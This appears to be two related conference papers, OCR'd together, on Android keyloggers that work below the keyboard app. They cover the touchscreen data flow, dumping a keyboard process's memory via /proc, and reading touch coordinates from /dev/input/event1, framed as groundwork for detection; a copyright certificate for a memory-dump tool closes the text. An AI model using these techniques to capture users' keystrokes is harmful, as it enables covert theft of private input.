structure of Android and so generate a detection mechanism.**

***Key words*—Keylogger, Malware, Trojan, Android, Android keyboard.**

I. Introduction

According to the report from International Data Corporation, Android currently dominates the market as the operating system for smart phones most used in the world with an 87.6% [1]. Smart phones are considered a personal device, since they are used daily and contains private information of each user such as bank accounts, health status, the place where he is, places he frequents, personal conversations, contacts, among much other information. Smart phones also have a wide range of connectivity options such as GSM, CDMA, Wi-Fi, GPS, Bluetooth and NFC [2], which also allows this information to be extracted. Thus, mobile devices are a target for information theft. In early 2014, 99% of threats for smartphones, were designed for Android [3], and to date remains the favorite target.

ROC&C'2016 ◆ CP-23 PONENCIA RECOMENDADA POR EL CAPITULO DE COMPUTACION DEL IEEE SECCION MEXICO Y PRESENTADA EN LA REUNION INTERNACIONAL DE OTOÑO, ROC&C'2016, ACAPULCO GRO., DEL 27 DE NOVIEMBRE AL1 DE DICIEMBRE DEL 2016.

A. Android Malware

Malware, also known as malicious code and malicious software, refers to a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system. Or of otherwise annoying or disrupting the victim [4].

The philosophy of open source in Android allows installation of applications of third party stores. However, appropriate methods of protection and the quality of an application of such stores is a concern, since they do not have a regulation [2].

A malware can exploit vulnerabilities in the different layers of the architecture of Android like in any other computer system. The architecture of Android consists of 4 layers: Applications, Framework Application, Libraries/Android Runtime and Linux Kernel, therefore a malware could be implemented in the kernel or application layer, or any other.

B. Troyano with Keylogger

Most of the malware developed in Android is Trojan [3] [5], its name is due to the Trojan horse, because it appears to be a benign application, but actually performs harmful activities without the consent or knowledge of users, between these are included [4] [6]:

- Deleting data
- Blocking data
- Modifying data
- Copying data
- Disrupting the performance of computers or computer networks

A Trojan can contain a keylogger in order to capture private information entered on the device, so the Trojan is the way in which the keylogger can infiltrate the system. Recording every key pressed on a device (a keystroke logging) has the name keylogger and can be implemented in different layers of the architecture of a system [7]. These have not been studied in detail in the field of mobile operating systems compared to computer systems.

The first option for input the information to the device is the screen of the device, so it is the first alternative in order to get this information. Android allows you install third-party

keyboards, this being something that can be harmful to the user since it can compromise user privacy [8] [9] [10]. There are many third-party keyboards that seem to be a keyboard with a better design or with extra features, but these could be extracting all information entered from the screen by the user [8].

This article is organized as follow: Section II describes the research work related to the study of a keylogger on Android. Section III describes the problem statement. Section IV describes the analysis done and the results obtained. And finally the section V are conclusions and future work.

II. Related works

Keyloggers in the field of computer systems have been well studied but in the field of mobile operating systems not so much, so, much remains to be studied. In [8], [9] and [10] carry out a study of keyboards available in the Play Store to determine the number of possible keyloggers, the amount of requested permissions and permission types are taken into account, so these analysis are performed on the Android architecture application layer. About 80% requests Internet permission and writing memory permission. In [9] perform certain questions to mobile application developers. Why ask Internet permission to develop a third-party keyboard, was one of them and the answer was that may be necessary updates, so not because a third-party keyboard asks Internet permission means to be a keylogger, although with a possible potential to be. In [8] a study is done with the Wireshark traffic tool in the network to determine which keyboards requesting Internet permission are actually extracting information, the result was that 7.9% of the applications analyzed (11 of 139) caused network traffic when an email and password were written, although it is mentioned that the other applications could be time bombs and therefore at that time these did not show network traffic.

The references [8] and [10] give recommendations to have better consent about the keylogger subject in order to prevent becoming a victim of this malware.

In [8], [9] and [11] is demonstrated the ease of obtain information through installing a malicious third-party keyboard malicious, storing and sending information to an external server, building their own keylogger, so, also here the analysis are performed on the Android architecture application layer. They perform a study of how it is formed a third-party keyboard that really is a keylogger on Android, for example, what types of permits require, what methods at application level are needed to develop the keyboard, etc.

All of these researches are focused on the application layer of the android architecture, but can be a possibility that a keylogger is being implemented in some of the others architecture layers.

III. Problem Statement

As any input device, the response to an interruption made from the core has a flow, which passes through different stages to reach to the application that corresponds the request, so at some stage might exist some vulnerability that can be exploited if it exist, and use it in order to get private user information.

Therefore, a keylogger can be implemented not as a third-party keyboard, that is to say not directly in the application layer, since this could obtain information through some vulnerable point in the flow of data when any virtual key is pressed.

To begin is necessary know the data flow when a user press the screen until the information reaches the application. First is investigated what processes are executed when the screen is pressed, then is determined which files have relation with these processes. And finally know which files may be involved with the position of the virtual keys and values assigned to them, as this information is useful for characterization and a detection mechanism.

Knowing what processes are involved on the data flow, the analysis can begin. Recognizing the processes involved, is looked where is the process information located, so the files can be located and can be analyzed in order to know if they can provide information about which virtual keys were pressed. Also knowing the virtual keys's coordinates can be used for characterization the malware because these files have relation with the processes files.

IV. Touch screen's data flow

A study of the Android touch screen information process gives greater view about data flow when a virtual key is pressed. The reference [12] mention a brief summary of the process in the Android touchscreen, the Figure 1 shows the data flow. First



Fig. 1. Data flow when the touch screen is pressed.

```
D/InputReader( 1060): Input event: value=1
I/InputReader( 1060): Touch event's action is 0x0 (deviceType=0) [pCnt=1, s=0.38189 ] when=201557036831000
I/InputDispatcher( 1060): Delivering touch to (1223): action: 0x4, toolType: 1
I/InputDispatcher( 1060): Delivering touch to (3408): action: 0x0, toolType: 1
D/ViewRootImpl( 3408): ViewPostImeInputStage ACTION_DOWN
V/Vibrator( 3408): Called vibrateImmVibe(byte[], MagnitudeType) API - PUID: 1000, PackageName: com.sec.android.inputmethod
V/Vibrator( 3408): vibrateImmVibe - PUID: 1000, PackageName: com.sec.android.inputmethod, pattern, mag: 6000
D/VibratorService( 1060): Turning vibrator off - ImmVibe.
V/VibratorService( 1060): vibrateImmVibePattern - package: com.sec.android.inputmethod, magnitude: 6000
D/InputReader( 1060): Input event: value=0
I/InputReader( 1060): Touch event's action is 0x1 (deviceType=0) [pCnt=1, s=] when=201557177591000
I/InputDispatcher( 1060): Delivering touch to (3408): action: 0x1, toolType: 1
```

Fig. 2. Logs displayed through ADB tool when a virtual key is pressed.

"EventHub" reads the raw events from the "evdev" driver, being here in the kernel layer. After "InputReader" consumes raw events and updates internal processes statements about the position and other characteristics of each tool. Also it maintains the states of the buttons. If a physical or virtual key is pressed, "InputReader" notifies to “InputDispatcher", also "InputReader" determines whether the touch was made within the limits of the screen and if necessary it notifies to "InputDispatcher". Both "InputReader" and "InputDispatcher" are in the library layer. “InputDispatcher" uses to "WindowsManagerPolicy”, which is in the application framework layer, to determine whether the event should be attended. Then "InputDispatcher" releases the event to the appropriate application which is in the application layer.

According to the above, the executed processes when a virtual key is pressed can be checked through Android Device Bridge (ADB) tool. A Samsung Galaxy S5 device with Android 5.0 (Lollipop) is used. The Figure 2 shows the sequence of processes that are executed when a virtual key is pressed, we can see that there is indeed a relationship between the methods "InputReader" and "InputDispatcher".

In reference [13] an explanation is given about how to interpret the information displayed. First the priority is showed, which is defined by a character. Then is located the process label and after the process identifier. With the process identifier is possible find the process directory which is in the */proc/process_number* path. In this case */proc/1060/*; here there are several files related with the executed process, one of them called *maps* can give memory maps to executables and library files information, the *men* file give the information about memory held by this process. *Stat* and *statm* give status and memory process information respectively.

It is also possible to find information about the logs that are generated when the screen is pressed, these are located in the */dev/input/event** path. Reference [14] creates a tool for interpreting the data in the *event** files, because the format is not easy to interpret by one person. On these files there are information like timestamps, flags about the process stat, coordinates among other useful information.

According to [12], in the Android file system, there is a file of the touch screen driver. The kernel needs to export it to determine the coordinates of the virtual keys. This file must be in the following path:

- */sys/board_properties/virtualkeys.driver_name*

In addition to this file there are 2 more files that allow determining the Linux key codes and pass these to Android's codes. These files are located in the following two paths:

- */system/usr/keylayout/driver_name.kl*
- */system/usr/keycharts/driver_name.kcm*

The search for these files is done on the Samsung Galaxy S5 with Android 5.0 (Lollipop), the keylayout and keychart files are located, but the virtualkeys.driver_name file is not located, so this information is also useful for characterization.

So, in the *dev/input/event** path is located information about the virtual key coordinates, also in the path /sys/board_properties/virtualkeys.driver_name if the file exists on the device. The path *dev/input/event** also give information about the timestamps. On the *proc/process_number* path is possible find information like the process memory, memory and process stats.

There are methods to detect keyloggers at the application layer level in Android but the possible keyloggers implemented in different layers to this could be detected if the points where can exist possible data leak are taken for characterization, is that to say the files used by the touchscreen or even the memory used by it can be taken in account. Since there is a data flow to process touch screen is possible that exist a vulnerability that is being exploited by keyloggers implemented in these layers to extract sensitive user information.

V. Conclusions and Future Work

The study of keyloggers on Android is starting, because all the studies at this moment are focused on the application layer leaving aside that can exist a keylogger on another layer of the Android architecture. The article shows that there are different points that can be taken into account in order to characterize a keylogger on Android, that is located outside the application layer, and with this generate a detection mechanism of

keylogger that are being implemented in these layers.

For future work the files, logs and data generated by processes that are created when a virtual key is pressed will be analyzed, in order to provide more information for characterization and to determine possible information leakage points of virtual keys pressed and thus generate a detection mechanism.

ACKNOWLEDGEMENT

The authors are grateful to the Instituto Politécnico Nacional and the Consejo Nacional de Ciencia y Tecnología by the support to this research.

REFERENCES

1. International Data Corporation. (2016, Oct.) Smartphone OS Market Share, 2016 Q2. [Online]. Available: http://www.idc.com/prodserv/smartphone-os-market-share.jsp
2. Faruki, P., Bharmal, A., Laxmi, V., Ganmoor, V., Gaur, M. S., Conti, M., & Rajarajan, M. (2015). Android security: a survey of issues, malware penetration, and defenses. *IEEE Communications Surveys & Tutorials*, *17*(2), 998-1022.
3. Hsieh, W. C., Wu, C. C., & Kao, Y. W. (2015, September). A study of android malware detection technology evolution. In *Security Technology (ICCST), 2015 International Carnahan Conference on* (pp. 135-140). IEEE.
4. National Institute of Standards and Technology (NIST). (2016, Oct.) Guide to Malware Incident Prevention and Handling. [Online]. Available: http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-83.pdf
5. Liu, Z. Y., Li, Y. C., Yang, H. C., & Qiu, J. (2014, December). A case study on key technologies of Android Trojans. In *Wavelet Active Media Technology and Information Processing (ICCWAMTIP), 2014 11th International Computer Conference on* (pp. 321-324). IEEE.
6. Kaspersky Lab. (2016, Oct.) What is a Troyan?. [Online]. Available: https://www.kaspersky.com/resource-center/threats/trojans#
7. Kaspersky Lab. (2016, Oct.) What is a Keylogger?. [Online]. Disponible: http://www.kaspersky.com/au/internet-security-center/definitions/keylogger
8. Cho, J., Cho, G., & Kim, H. (2015, July). Keyboard or Keylogger?: a security analysis of third-party keyboards on Android. In *Privacy, Security and Trust (PST), 2015 13th Annual Conference on* (pp. 173-176). IEEE.
9. Mohsen, F., Bello-Ogunu, E., & Shehab, M. (2016, February). Investigating the keylogging threat in android??? User perspective (Regular research paper). In *2016 Second International Conference on Mobile and Secure Services (MobiSecServ)* (pp. 1-5). IEEE.
10. Mohsen, F., & Shehab, M. (2013, October). Android keylogging threat. In Collaborative Computing: Networking, Applications and Worksharing (Collaboratecom), 2013 9th International Conference Conference on (pp. 545-552). IEEE.
11. Nasution, S. M., Purwanto, Y., Virgono, A., & Ruriawan, M. F. (2015, November). Modified kleptodata for spying soft-input keystroke and location based on Android mobile device. In *2015 International Conference on Information Technology Systems and Innovation (ICITSI)* (pp. 1-5). IEEE.
12. Android open source project. (2016, Oct.) Devices - Input. [Online]. Available: https://source.android.com/devices/input/index.html
13. Android Studio. (2016, Oct.) User Guide - logcat Command-line tool. [Online]. Available: https://developer.android.com/studio/command-line/logcat.html
14. Hirabe, Y., Arakawa, Y., & Yasumoto, K. (2014, January). Logging all the touch operations on Android. In *Mobile Computing and Ubiquitous Networking (ICMU), 2014 Seventh International Conference on* (pp. 93-94). IEEE.

BIOGRAPHIES

Itzael Jiménez Aranda received a B.S. in Communications and Electronics Engineering at the National Polytechnic Institute. Currently he is studying the Master of Science in Computer Engineering at the Computing Research Center. His areas of interest include Mobile Operating Systems Security, Malware propagation mechanisms and Digital Forensics.

Eleazar Aguirre Anaya received the degree of Master of Science in Engineering in Microelectronics and the degree of Doctor of Communications and Electronics in 2003 and 2012 respectively, at the National Polytechnic Institute, ESIME Culhuacan, where he was also a research professor from 2012 to 2013. He is Researcher professor at Computing Research Center of the National Polytechnic Institute on the Cybersecurity Laboratory in Mexico City. His main areas of interest include Network Security, Safety Operating Systems, Digital Forensics and Intrusive Tests.

Raúl Acosta Bermejo received a B.S. from Metropolitan Autonomous University (UAM) campus Azcapotzalco in 1993, and an M.S. from the CINVESTAV at Mexico City in 1997. He received his Ph.D. in Informatics, Real time, Robotics, and Automatism (in other words Computer Science) from the École de Mines de Paris in 2003. He is a Titular Professor in the Research Center for Computing (CIC) at the National Polytechnic Institute (IPN) where he has been member since 1993. He serves as a research scientist at Cybersecurity Laboratory. His research interests lie in the area of concurrent programming (multithreaded), operating systems, and computer network with a focus on formal methods. In recent years, he has focused on techniques for becoming information systems more secure. He has collaborated actively in several projects leading
a technical development team. Recently he has reoriented his research lines to cybersecurity like malware in operating systems.

Possible keyloggers without implementing a keyboard in Android

Itzael Jiménez Aranda[1] and Eleazar Aguirre Anaya[1] Raúl Acosta Bermejo[1]

Instituto Politécnico Nacional - Centro de Investigación en Computación, Mexico City GAM 07738, Mexico,
itzaelja@gmail.com, eaguirrea@ipn.mx, racosta@cic.ipn.mx

Abstract. Like the main input way to introduce information in the majority mobile devices nowadays is the screen, it is the main source where a malware could get private information. A keylogger, in this way could obtain private information. Researches of this type of malware until this moment are focused on the Android architecture application layer, leaving aside the other layers, so a keylogger could also be implemented in another layer and only use the application layer like the insertion method. An analysis of the data flow when a key is pressed on the screen is presented, from the system call by an interruption caused by hardware, the methods involved in this flow and possible generated logs and related files, Performing an experimentation procedure to extract information about the keys pressed in order to determine which points can be used to get private information without the necessity of implement a third-party keyboard.

Key words: Keylogger, touchlogger, malware, Android keylogger, touchscreen

1 Introduction

Nowadays the first option to input information to some mobile device is the screen of the device, so it is the first alternative in order to get private information. Android allows install third-party keyboards, this being something that can be harmful to the user since it can compromise user privacy [1] [2] [3]. There are many third-party keyboards that seem to be a simply keyboard with a better design or with extra features, but these could be extracting all information entered from the screen by the user [1].

A keylogger is a software able to record the keys pressed in one system. In mobile devices the key pressed is a virtual key, for that some authors call the keyloggers for the mobile devices as touchloggers. In some cases the keyloggers are used as a legitimate personal or professional IT monitoring tool, but in many cases are used to capture sensitive information, like passwords or financial information, which is then sent to third parties for criminal exploitation [4].

The research of the keyloggers in the desktop systems is wide but in the mobile systems is the opposite. So that in the Android system it still continues

without has a deep exploration. In general the researches studied how a keylogger is implemented in Android, but in all the cases is about a third-party keyboard installed in the system leaving to one side that can be possible that a keylogger can be implemented in some of the other three layers architecture of Android and just use the application layer as the insertion way to the system, an example of insertion can be a Trojan that of course it not be a keyboard. These researches make a Play Store Keyboards analysis for determine possibles keyloggers, also show the permissions requested by the Android keyloggers and the facility to store the keys pressed in some file and then send the file to some server. As well the researches give recommendations in order to make people aware in how they can avoid this kind of mobiles devices threats [1][2][3][5].

This work presents an Android keyboard data flow analysis with an experimentation procedure for determine which points can be used by the malware developer for implement a keylogger without the necessity of implement a third-party keyboard.

This article is organized as follow: Section II describes the research work related to the study of a keylogger on Android. Section III describes the problem statement. Section IV describes the analysis done and the results obtained. And finally the section V are conclusions and future work.

2 Related works

As we mention in one paragraph above, much remains to be studied to the Keyloggers in the field of mobile operating systems. In [1], [2] and [3] carry out a study of keyboards available in the Play Store to determine the number of possible keyloggers, the amount of requested permissions and permission types are taken into account, so these analysis are performed on the Android architecture application layer. About 80% requests Internet permission and writing memory permission. In [2] perform certain questions to mobile application developers. Why ask Internet permission to develop a third-party keyboard, was one of them and the answer was that may be necessary updates, so not because a third-party keyboard asks Internet permission means to be a keylogger, although with a possible potential to be. In [1] a study is done with the Wireshark traffic tool in the network to determine which keyboards requesting Internet permission are actually extracting information, the result was that 7.9% of the applications analyzed (11 of 139) caused network traffic when an email and password were written, although it is mentioned that the other applications could be time bombs and therefore at that time these did not show network traffic.

In [1], [2] and [5] is demonstrated the ease of obtain information through installing a malicious third-party keyboard malicious, storing and sending information to an external server, building a keylogger, to study what types of permits require, what methods at application level are needed to develop the keyboard and so on. All of these researches are focused on the application layer of the android architecture, but can be a possibility that a keylogger is being implemented in some of the others architecture layers.

In [6] make a record of all the mobile device touch logs with a software for realice a characterization between the device and the user, they use the file */dev/input/eventX* as the way to get the logs.

In [7] studies the iOS data flow for a benign touchlogger and malign touchlogger, making a private and public framework hooking related with the iOS keyboard. The benign part is for to know if the mobile device is been using by the owner. However about the malign part is for get private information, with their method they can get the event type and the touch coordinates, so when a specific app is open the tool register the touches for relate them with the keys pressed known the coordinates and the position of the mobile device.

3 Problem statement

As any input device, the response to an interruption made from the hardware has a flow, which passes through different stages to reach to the application that corresponds the request, so at some stage might exist some vulnerability that can be exploited if it exist, and use it in order to get private user information.

Therefore, a keylogger can be implemented not as a third-party keyboard, that is not directly in the Android application layer, since it could obtain information through some vulnerable point in the flow of data when any virtual key is pressed.

We make an analysis of the processes and files related with the touchscreen studying the touchscreen data flow when a user press the screen until the information reaches the application performing an exploratory experimentation methodology to extract information about the keys pressed in order to determine which points can be used by the malware developer for implement a keylogger without the necessity of implement a third-party keyboard, so as to get private information. This information can be useful for characterization and a detection mechanism.

4 Touch screen's data flow

In [8] mention a summary of the processes in the Android touchscreen, the figure 1 shows the data flow. First "EventHub" reads the raw events from the "evdev" driver. After "InputReader" consumes raw events and updates internal processes statements about the position and other characteristics of each tool. Also it maintains the states of the buttons. If a physical or virtual key is pressed, "InputReader" notifies to InputDispatcher", also "InputReader" determines whether the touch was made within the limits of the screen and if necessary it notifies to InputDispatcher". InputDispatcher" uses to WindowsManagerPolicy, to determine whether the event should be attended. Then "InputDispatcher" releases the event to the appropriate application which is in the application layer.

For search points where is possible get data about the touchscreen flow is necessary explore the system. Considering the exploratory part is required have



Fig. 1. Data flow when the touch screen is pressed.

full access to the system, and have a native system without unnecessary modifications. For the above the device used is a LG - Nexus 5.

As the driver is the first point where the data of the touchscreen flow pass, this is the start for the exploratory methodology, for analyze its source code and experiment with it and determine if here a malware developer can get information about the keys pressed. As the Android system can be in different brand devices with different I/O devices the Android kernel have different drivers files corresponding to different I/O devices, so is mandatory know the driver which the system is using. Due the driver is loaded like a module to the kernel and it register one function using *request_irq()*, to be able to notify when the user make an interact with the hardware and handle the originated interrupts and the interruption, normally it carry the name of the module loaded in the kernel.

The */proc/interrupts* file provides information about the interrupts functions names of the system as well as the drivers interruptions functions. The figure 2 shows a part of how the file provides the information, highlighting the interrupts names, is necessary determine which interruptions correspond to the touchscreen as the names are not clear in a first view.

With the */system/build.prop* file and the Google Git webpage [9] is possible determine and find the system kernel and then the driver source code. So as to determine the driver used by the system we compare the name of each driver in the specific kernel in the Google Git with the name of each interruption, but in



Fig. 2. Some system interrupts, marked in red their names.

our case it is not possible perform a relation because neither interrupts names match with the name of the drivers names in the Google Git. So it was not possible decide which driver is used by our system and explore its source code in order to find if a malware could be getting information about the keys pressed. As the driver could not be determined, the decision taken is to explore the first contacts in the user space with the tocuscreen. The volatile memory is the first contact that has the process of the keyboard and it is one of the elements in the user space that interact with the touchscreen, so is made an exploration of the volatile memory because possibly it store the keys pressed. Using the adb tool information about the processes executed in the system is got. When the keyboard is being executed, is showed which process ID (PID) correspond to it and its package name, in our case is com.google.android.inputmethod.latin. Knowing the PID we can search the directory and files and analyze them.

At the process directory there are several files related with the executed process, maps file provides information about the memory section assigned to the process, mem file provides information about memory held by this process, status provides information about the memory and about the process, like the name, PID and so on.

Since the */proc/PID/maps* file provides which memory sectores are assigned to the process, can be made a dump data on this sectors of memory using the mem file. Considering that in the file */proc/PID/status* provides the name of the

keyboard process and the PID assigned to it, can be made a scanning of each proc directory and read the status file in order to found which of them corresponds to the keyboard and make a memory dump. A tool is developed in order to make the memory dump to the keyboard process for search the keys pressed stored in the memory, the flowchart 1 describe how the tool works. However the results show that there are not a plain text in the memory about the keys we press in the keyboard. Continuing in the user space and considering that also when the driver is loaded into the kernel, it calls the function *input_register_device()* because it needs to indicate the creation of the file */dev/input/eventX* (where X is only an integer) that corresponds to the physical device. Is determined which *eventX* file corresponds to the touchscreen exploring the system, for analyze this file and determine if it can have information about the keys pressed.

The file corresponding to the touchscreen is the *event1*, the */proc/bus/input/devices* file provides this information. Trying to read the *event1* file we notice that it always is empty and only when an event occurs it has information but only for one instant. The figure 4 shows a hexadecimal representation of the data when the touchscreen is pressed, that is when the event occurs.

When an interrupt occurs the kernel needs to process it and with different functions in the include*/linux/input.h*, for instance *input_event(...)*, *input_report_abs(...)* and so on, the data is put in a standard format in the */dev/input/eventX* file in order to be accessed by the user space.

The *include/linux/input.h* provides information about the event standard format, it is a struct and has the next variables: time stamp, type, code and value [8], the figure 3 shows the code. Also *include/linux/input.h* file provides information about the meaning of each types and code values.

```
struct input_event{
        struct timeval time;
        __u16 type;
        __u16 code;
        __s32 value;
```

Fig. 3. Standard event format.

The hexadecimal data in figure 4 needs to be read from right to left for each hexadecimal value so as to understand them. The blue square are the values, for instance, the first value is *0000008f*, the green square are the codes, where according to */include/linux/input.h* the *0039* is the ABS_MT_TRACKING_ID which indicates the ID of the touch realized in that moment, the *0035* is the ABS_MT_POSITION_X which indicates the x coordinate of the touch, the *0036* is the ABS_MT_POSITION_Y which indicates the y coordinate of the touch, the *003a* is the ABS_MT_PRESSURE which indicates the pressure of the touch and *0000* is the SYN_REPORT which indicates the end of the report. The red square are the events type, where according to */include/linux/input.h* the *0003*

means EV_ABS which indicates a touchscreen absolute event, and *0000* means EV_SYN which indicates a synchronize event. And finally the orange square indicates the timestamp.



Fig. 4. Reading the */dev/input/eventX* file with the hexdump command. Timestamps (orange square), events type (red square), codes (green square) and the values (blue square).

With the command *getevent -l* the above interpretation in accord with the input.h documentation can be verify to be sure that the exploration was correct. This can be check with the figure 4 and 5.



Fig. 5. Information showed with the getevent command. Events type (red square), codes (green square) and the values (blue square).

A tool is made to experiment with this file with the purpose of get the information mentioned, because the file provides information about coordinates of the touches and can be used to determine if a key was pressed. The tool open the file */dev/input/event1*, and knowing the struct format, a same buffer struct needs to be indicate and the data can be acceded by specifying the elements in the struct in order to get the same data on the */dev/input/event1* file. The figure 6 shows how the software is able to take the event, key and value parameters. Due that in this file are given the coordinates, it could be used in order to make a keylogger, handling the data so as to get keys pressed.

Determine which touchscreen driver correspond to the device could be difficult because depends of different factors like the device itself and the kernel version, so it is difficult to be able to get information about the keys pressed as it difficult identify the current driver. Modify the kernel would allow to get information from the touchscreen's physical file and make it available to any app, like adding instructions to create a copy file without restriction permissions of the physical device file or even could be added a module in order to get data from the physical device file and put it in another file available to the apps, this



Fig. 6. Extracting data from the */dev/input/eventX* file.

options also dependes in different factors like a device *rooted*, option module add enabled and user interaction. Getting information from the volatile memory also seems difficult for a malware, first because the malware needs get administrator privilegies and second the data here is dynamic and the memory assigned to one process has a lot of data, make a software able to interpret this data and match some of these data with some specific characteristics and then get information will take a lot of resources and a malware doing this would make it simple to detect. However looks like that is possible extract information in the touchscreen's physical file only getting administrator privilegies path due this has information about the touchs coordinates.

Since there is a data flow to process the touches in the touchscreen is possible extract data about that touches, until the moment from one point, to maybe extract sensitive user information.

As we now have covered the kernel and a little the user space, the next is analyze the functions with a relation with the touchscreen and the keys pressed like *EventHub*, *InputReader*, *InputDispatcher* and so on.

5 Conclusion and future work

With the exploratory methodlogy is possible find points in the system where information about the keys pressed could be extracted, and making some experiments like examine and handling the data could be determined if the information has a relation with the keys pressed. This work shows that is possible get some information about the key pressed outside the Android aplication layer using the touchscreen physical file, and still without covering the full touchscreen's data flow, thus is possible that a malware is able to obtain information about the keys pressed without implement a third-part keyboard in Android.

For future work we are going to implement a tool that handle the data obtained from the *eventX* file in order to determine if is possible get user private information, we are going to analyze if is possible make some kernel modifications to provoke a information leak. Also we are going to continue analyzing the different functions related with the data flow and try to decide if there are points of information leak.

6 Acknowledgment

The authors are grateful to the Instituto Politcnico Nacional and the Consejo Nacional de Ciencia y Tecnologa by the support to this research.

References

1. Cho, J., Cho, G., Kim, H.: Keyboard or Keylogger?: a security analysis of third-party keyboards on Android. In: 13th Annual Conference on Privacy, Security and Trust, pp. 173-176. IEEE, (2015)
2. Mohsen, F., Bello-Ogunu, E., Shehab, M.: Investigating the keylogging threat in android??? User perspective (Regular research paper). In: Second International Conference on Mobile and Secure Services (MobiSecServ), pp. 1-5. IEEE, (2016).
3. Mohsen, F., Shehab, M.: Android keylogging threat. In: 9th International Conference on Collaborative Computing: Networking, Applications and Worksharing , pp. 545-552. IEEE, (2013).
4. Kaspersky Lab.: What is a Keylogger?, http://www.kaspersky.com/au/internet-security-center/definitions/keylogger
5. Nasution, S. M., Purwanto, Y., Virgono, A., Ruriawan, M. F.: Modified kleptodata for spying soft-input keystroke and location based on Android mobile device. In: International Conference on Information Technology Systems and Innovation, pp. 1-5. IEEE, (2015).
6. Hirabe, Y., Arakawa, Y., Yasumoto, K.: Logging all the touch operations on Android. In: Seventh International Conference on Mobile Computing and Ubiquitous Networking, pp. 93-94. IEEE, (2014)
7. Damopoulos, D., Kambourakis, G., Gritzalis, S.: From keyloggers to touchloggers: Take the rough with the smooth. In: Computers & security, vol. 32, pp. 102-114. Elsevier, (2013)
8. Android open source project.: Devices - Input, https://source.android.com/devices/input/index.html
9. Google Git.: Git repositories on Android, https://android.googlesource.com/

CERTIFICADO

Registro Público del Derecho de Autor

Para los efectos de los artículos 13, 162, 163 fracción I, 164 fracción I, 168, 169, 209 fracción III y demás relativos de la Ley Federal del Derecho de Autor, se hace constar que la **OBRA** cuyas especificaciones aparecen a continuación, ha quedado inscrita en el Registro Público del Derecho de Autor, con los siguientes datos:

AUTORES:	ACOSTA BERMEJO RAUL AGUIRRE ANAYA ELEAZAR JIMENEZ ARANDA ITZAEL
TITULO:	VOLCADO DE MEMORIA VOLATIL PARA SISTEMAS OPERATIVOS ANDROID
RAMA:	PROGRAMAS DE COMPUTACION
TITULAR:	INSTITUTO POLITECNICO NACIONAL (CON FUNDAMENTO EN EL ARTICULO 83 DE LA L.F.D.A. EN RELACION CON EL ARTICULO 46 DEL R.L.F.D.A.)

